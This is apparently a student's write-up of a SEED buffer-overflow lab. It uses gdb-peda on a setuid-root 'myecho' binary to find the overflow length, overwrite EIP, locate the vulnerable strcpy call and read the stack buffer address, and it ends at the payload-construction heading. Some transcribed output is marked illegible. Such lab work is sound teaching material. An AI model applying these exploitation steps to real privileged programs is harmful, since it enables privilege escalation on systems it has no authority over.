-rwsr-xr-x 1 root root 8246 Sep 21 23:55 myecho
-rw-rw-r-- 1 seed seed   16 Sep 21 23:55 peda-session-dash.txt
-rw-rw-r-- 1 seed seed   16 Sep 21 23:55 peda-session-myecho.txt
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$ ./myecho $(perl -e "print 'A' x 592")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$ ./myecho $(perl -e "print 'A' x 591")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[09/25/22]seed@VM:~/.../lab3-bufferoverflow$
```

Task 2
Identifying the buffer address


i. Which function used in the program is vulnerable to buffer overflow flaws? How do you know that?
:- The string copy function is vulnerable.
Since there is no restriction on user input, the application's string copy method is susceptible to buffer overflow problems, which means that if we enter data that is greater than the buffer, it will cause a buffer overflow and a segmentation fault. Disassemble the main function to analyze the program's content.

ii. Program pointer for breakdown
:- 0x08048433 <+31> : call 0x8048320 <strcpy@plt>

iii. Buffer address
:- 0xbfffe75c


iv. Buffer address verification
:- We can demonstrate this by showing the content of stacks on top using 280 bytes ("gdb-peda$ x/280xb $esp").

v. Demo
:- a. Use of gdb for debugging the program


SEEDVMFA22-gadhaven1
Enforce US Keyboard Layout
View Fullscreen
root@VM: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow
1:52 PM
root@VM: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow 124x39


```
[09/26/22]seed@VM:~/.../lab3-bufferoverflow$ gdb myecho
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from myecho...done.
gdb-peda$ run $(perl -e 'print "A"x292')
Starting program: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow/myecho $(perl -e 'print "A"x292')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 28088) exited normally]
Warning: not running or target is remote
gdb-peda$ run $(perl -e 'print "A"x592')
Starting program: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow/myecho $(perl -e 'print "A"x592')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
```

b. Modified or overwritten the return address


SEEDVMFA22-gadhaven1
Enforce US Keyboard Layout
View Fullscreen
root@VM: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow
1:55 PM
root@VM: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow 137x42


```
0xb7e20600 in __libc_start_main (main=0x2, argc=0x8048360, argv=0x0, init=0x8048381 <_start+33>, fini=0x8048414 <main>,
    rtld_fini=0x2, stack_end=0xbfffea54) at ../csu/libc-start.c:284
284	../csu/libc-start.c: No such file or directory.
gdb-peda$ run $(perl -e 'print "A"x592 . "BCDE"')
Starting program: /home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow/myecho $(perl -e 'print "A"x592 . "BCDE"')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xffffffff
EDX: 0xb7fbb870 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbfffe9b0 --> 0x0
EIP: 0x45444342 ('BCDE')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x45444342
[------------------------------------stack-------------------------------------]
0000| 0xbfffe9b0 --> 0x0
0004| 0xbfffe9b4 --> 0xbfffea44 --> 0xbfffec4e ("/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow/myecho")
0008| 0xbfffe9b8 --> 0xbfffea50 --> 0xbfffeee9 ("XDG_VTNR=7")
0012| 0xbfffe9bc --> 0x0
0016| 0xbfffe9c0 --> 0x0
0020| 0xbfffe9c4 --> 0x0
0024| 0xbfffe9c8 --> 0xb7fba000 --> 0x1b1db0
0028| 0xbfffe9cc --> 0xb7fffc04 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x45444342 in ?? ()
gdb-peda$
```

c. Disassemble the program




```
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbfffe9b0 --> 0x0
EIP: 0x45444342 ('BCDE')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x45444342
[------------------------------------stack-------------------------------------]
0000| 0xbfffe9b0 --> 0x0
0004| 0xbfffe9b4 --> 0xbfffea44 --> 0xbfffec4e ("/home/seed/gadhaven1/ss-lbs-gadhaven1/labs/lab3-bufferoverflow/myecho")
0008| 0xbfffe9b8 --> 0xbfffea50 --> 0xbfffeee9 ("XDG_VTNR=7")
0012| 0xbfffe9bc --> 0x0
0016| 0xbfffe9c0 --> 0x0
0020| 0xbfffe9c4 --> 0x0
0024| 0xbfffe9c8 --> 0xb7fba000 --> 0x1b1db0
0028| 0xbfffe9cc --> 0xb7fffc04 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x45444342 in ?? ()
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08048414 <+0>:	push   ebp
   0x08048415 <+1>:	mov    ebp,esp
   0x08048417 <+3>:	and    esp,0xfffffff0
   0x0804841a <+6>:	sub    esp,0x260
   0x08048420 <+12>:	mov    eax,DWORD PTR [ebp+0xc]
   0x08048423 <+15>:	add    eax,0x4
   0x08048426 <+18>:	mov    eax,DWORD PTR [eax]
   0x08048428 <+20>:	mov    DWORD PTR [esp+0x4],eax
   0x0804842c <+24>:	lea    eax,[esp+0x1c]
   0x08048430 <+28>:	mov    DWORD PTR [esp],eax
   0x08048433 <+31>:	call   0x8048320 <strcpy@plt>
   0x08048438 <+36>:	lea    eax,[esp+0x1c]
   0x0804843c <+40>:	mov    DWORD PTR [esp],eax
   0x0804843f <+43>:	call   0x8048330 <puts@plt>
   0x08048444 <+48>:	mov    eax,0x0
   0x08048449 <+53>:	leave
   0x0804844a <+54>:	ret
End of assembler dump.
gdb-peda$
```

d. Verify the vulnerable function's pointer



```
EBP: 0x41414141 ('AAAA')
ESP: 0xbfff[illegible] --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbfff[illegible] --> 0x0
0004| 0xbfff[illegible] --> 0xbfff[illegible] --> 0xbfff[illegible] ("/home/seed/gadhave[illegible]/[illegible]/labs/[illegible] buffer overflow/myecho")
0008| 0xbfff[illegible] --> 0xbfff[illegible] --> 0xbfff[illegible] ("XDG_VTNR=7")
0012| 0xbfff[illegible] --> 0x0
0016| 0xbfff[illegible] --> 0x0
0020| 0xbfff[illegible] --> 0x0
0024| 0xbfff[illegible] --> 0xb[illegible] --> 0x1b1db0
0028| 0xbfff[illegible] --> 0xbfff[illegible] --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$ disas main
Dump of assembler code for function main:
   0x08048414 <+0>:     push   ebp
   0x08048415 <+1>:     mov    ebp,esp
   0x08048417 <+3>:     and    esp,0xfffffff0
   0x0804841a <+6>:     sub    esp,0x200
   0x08048420 <+12>:    mov    eax,DWORD PTR [ebp+0xc]
   0x08048423 <+15>:    add    eax,0x4
   0x08048426 <+18>:    mov    eax,DWORD PTR [eax]
   0x08048428 <+20>:    mov    DWORD PTR [esp+0x4],eax
   0x0804842c <+24>:    lea    eax,[esp+0x1c]
   0x08048430 <+28>:    mov    DWORD PTR [esp],eax
   0x08048433 <+31>:    call   0x8048320 <strcpy@plt>
   0x08048438 <+36>:    lea    eax,[esp+0x1c]
   0x0804843c <+40>:    mov    DWORD PTR [esp],eax
   0x0804843f <+43>:    call   0x8048330 <puts@plt>
   0x08048444 <+48>:    mov    eax,0x0
   0x08048449 <+53>:    leave
   0x0804844a <+54>:    ret
End of assembler dump.
gdb-peda$ break *main+40
Breakpoint 1 at 0x804843c: file myecho.c, line 8.
gdb-peda$
```

e. The program will pause at the breakpoint where we can find the buffer address



```
EBX: 0xbfff[illegible] ("AAAABBBB")
ECX: 0xbfff[illegible] --> 0x1b1db0
EDX: 0xbfff[illegible] --> 0x1b1db0
ESI: 0xbfff[illegible] ("AAAABBBB")
ESP: 0xbfffe740 --> 0xbfffe75c ('A' <repeats 200 times>...)
EIP: 0x804843c (<main+40>:      mov    DWORD PTR [esp],eax)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048430 <main+28>: mov    DWORD PTR [esp],eax
   0x8048433 <main+31>: call   0x8048320 <strcpy@plt>
   0x8048438 <main+36>: lea    eax,[esp+0x1c]
=> 0x804843c <main+40>: mov    DWORD PTR [esp],eax
   0x804843f <main+43>: call   0x8048330 <puts@plt>
   0x8048444 <main+48>: mov    eax,0x0
   0x8048449 <main+53>: leave
   0x804844a <main+54>: ret
[------------------------------------stack-------------------------------------]
0000| 0xbfffe740 --> 0xbfffe75c ('A' <repeats 200 times>...)
0004| 0xbfffe744 --> 0xbfff[illegible] ('A' <repeats 200 times>...)
0008| 0xbfffe748 --> 0xb7ff[illegible] ("<program name unknown>")
0012| 0xbfffe74c --> 0xbfff[illegible] ('A' <repeats 200 times>...)
0016| 0xbfffe750 --> 0x0
0020| 0xbfffe754 --> 0xbfff[illegible] --> 0xbfff[illegible] --> 0x464c457f
0024| 0xbfffe758 --> 0xbfff[illegible] ('A' <repeats 200 times>...)
0028| 0xbfffe75c ('A' <repeats 200 times>...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804843c in main (argc=0x0, argv=0xbfff[illegible]) at myecho.c:8
8       myecho.c: No such file or directory.
gdb-peda$ x/200xb $esp
0xbfffe740:     0x5c    0xe7    0xff    0xbf    0x54    0xec    0xff    0xbf
0xbfffe748:     0x5c    0x[illegible]    0xff    0xbf    0x[illegible]    0xe[illegible]    0xff    0xbf
0xbfffe750:     0x00    0x00    0x00    0x00    0x3c    0xf5    0xff    0xb7
0xbfffe758:     0x[illegible]    0xe7    0xff    0xbf    0x41    0x41    0x41    0x41
0xbfffe760:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffe768:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffe770:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffe778:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffe780:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffe788:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbfffe790:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

Task 3
Construct the Payload

